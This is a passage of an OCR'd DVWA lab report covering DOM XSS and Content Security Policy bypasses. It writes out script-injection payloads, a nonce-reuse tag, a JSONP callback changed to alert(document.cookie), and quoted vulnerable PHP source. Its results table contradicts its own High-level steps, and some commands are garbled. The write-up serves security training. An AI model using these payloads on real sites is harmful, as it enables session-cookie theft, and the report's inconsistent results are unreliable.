


Fig 7.12.8b – Alert box showing the session cookie, confirming the <img onerror> payload executed at the Medium level.

Steps Performed – High Security Level

1. Set the DVWA security level to High, and open the XSS (DOM) module again.
2. View the source code. The High level only accepts a default value that exactly matches one of the predefined language options, using a whitelist check, so arbitrary script can no longer be injected through this parameter (Fig 7.12.9).
3. Try the earlier payloads again, and confirm that they are rejected (Fig 7.12.10).
4. The code applies a whitelist filter that allows only predefined values, such as French or English. If the submitted value is invalid, the application redirects to the default value (default=English).
   ?query → sent to server
   #fragment → NOT sent to server (browser only)
5. Submitting the payload through the ?default=… query string is blocked by the filter; instead, try changing it to a #default=<script>alert('hello')</script> fragment and confirm whether this bypasses the block.

Evidence




Fig 7.12.9 – High-level source code showing the whitelist check on the default parameter




Fig 7.12.9b – High-level source code showing the whitelist switch statement that only allows French, English, German or Spanish.




Fig 7.12.9c – URL using a #default=<script>alert('hello')</script> fragment; the page loads with the language field empty, since the fragment is never sent to the server.




Fig 7.12.10 – Result of the High-level attempt

Behavior at Each Security Level

Level	What was tried	Result
Low	No checks; the default parameter was written into the page unchanged.	Exploited
Medium	The literal <script> string is removed server-side, but an alternative payload may still execute.	Exploited
High	Only a predefined set of values is accepted, which blocks arbitrary script.	Exploited

Table 7.12 – XSS (DOM) Results by Security Level

Impact

A crafted link can run script in the victim's browser as soon as the page loads, which can lead to stolen session cookies, fake content shown for phishing, or actions performed as the victim without their knowledge.

Risk Rating

Medium. The attack needs the victim to open a crafted link, but a successful attempt can lead to session hijacking.

Remediation

- Avoid writing untrusted data into the page using innerHTML, document.write or similar methods.
- Use safer methods such as textContent or value when inserting data that should be treated as plain text.
- Validate URL parameters against an allow-list of expected values on the client side as well as the server side.
- Deploy a Content Security Policy to reduce the impact of any script that does execute.

7.13 Content Security Policy (CSP) Bypass

Vulnerability	Content Security Policy (CSP) Bypass
Module path	DVWA → CSP Bypass
OWASP Top 10 (2021)	A05:2021 – Security Misconfiguration
Risk rating	Medium
Security levels tested	Low, Medium, High
Tools used	Web browser, browser developer tools

Description

A Content Security Policy (CSP) is a browser feature that tells the browser which sources of script, style and other content are trusted, so it can block anything else, even if it is injected into the page. The CSP Bypass module shows that a policy is only as strong as the sources it allows; if an attacker can use one of the allowed sources to run their own script, the policy fails to stop the attack even though it is in place.

Steps Performed – Low Security Level

1. Set the DVWA security level to Low, and open the CSP Bypass module (Fig 7.13.1).
2. View the CSP header for the page in the browser developer tools, and note which sources it allows for scripts (Fig 7.13.2).
3. Identify an allowed source that can be abused, such as a script-hosting site permitted by the policy, or an inline event that the policy does not block at this level (Fig 7.13.3).
4. Looking at the CSP Header we can see that the policy allow script from self, pastebin.com, example.com, code.jquery.com and ssl.google-analytics.com

One of the allowed domains is Pastebin.com

Pastebin is an online service that allows users to store and share plain text content, including JavaScript code.

This functionality can be abused by an attacker to host a malicious script on a domain that is explicitly trusted by the CSP

5. Let's create a payload like 'alert("CSP lab test")' and put this in .js file and paste in the /var/www/html/DVWA location open that in normal browser.
6. In low level csp search bar open the url
7. Submit or craft input that uses the allowed source to run script on the page, and confirm that it executes despite the CSP being present (Fig 7.13.4).

Evidence

Fig 7.13.1 – DVWA Security level set to Low, CSP Bypass module page




Fig 7.13.2 – CSP header shown in the browser developer tools

Fig 7.13.3 – Allowed source identified in the policy





Fig 7.13.4 – Script executed using the allowed source, despite the CSP



Steps Performed – Medium Security Level

1. Set the DVWA security level to Medium, and open the CSP Bypass module again.
2. View the CSP header again, and compare it with the Low level to see which sources have been removed or restricted (Fig 7.13.5).
3. Try the same bypass technique as the Low level, and confirm whether it still works under the Medium-level policy (Fig 7.13.6).
4. But in the source code see there is a nonce with value that is the main thing
5. Let's build the payload <script nonce="value">alert("document.cookie")</script>
6. If it no longer works, look for a different allowed source or technique, and record the result either way (Fig 7.13.7).

Evidence


Fig 7.13.5 – CSP header at the Medium level

```
<?php

$headerCSP = "Content-Security-Policy: script-src 'self' 'unsafe-inline' 'nonce-TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=';";

header($headerCSP);

// Disable XSS protections so that inline alert boxes will work
header ("X-XSS-Protection: 0");

# <script nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert(1)</script>

?>
<?php
if (isset ($_POST['include'])) {
$page[ 'body' ] .= "
    " . $_POST['include'] . "
";
}
$page[ 'body' ] .= '
<form name="csp" method="POST">
    <p>Whatever you enter here gets dropped directly into the page, see if you can get an alert box to pop up.</p>
    <input size="50" type="text" name="include" value="" id="include" />
    <input type="submit" value="Include" />
</form>
';
```

Fig 7.13.6 – Result of repeating the Low-level technique at Medium

```
┌──(kali㉿kali)-[~]
└─$ <script nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert("CSP medium over")</script>
```

Fig 7.13.7 – Result of the Medium-level attempt



Steps Performed – High Security Level

1. Set the DVWA security level to High, and open the CSP Bypass module again.
2. View the CSP header. The High level uses a stricter policy, such as one based on a nonce or hash for approved scripts, which does not permit arbitrary external or inline sources (Fig 7.13.8).
3. By looking at CSP Header, we can see that only scripts from the same origin are allowed while inline scripts and external domains are blocked.
4. Let's also look the the JavaScript logic of the high.js code A <script> element is dynamically created.It loads data from source/jsonp.php?callback=solveSum
5. The response from the server is executed as JavaScript.
   To successfully exploit this vulnerability, we need to modify the value of the callback parameter
6. Using the burp and capture the request and modify the value and send to the and call back from sunsolve to alert(document.cookie);
7. When we click "forward" button in Burp suite the popup appears in browser with current session cookie.
8. Try the bypass techniques from the earlier levels, and confirm that they are now blocked by the browser (Fig 7.13.9).

Evidence




Fig 7.13.8 – High-level CSP header showing the stricter policy

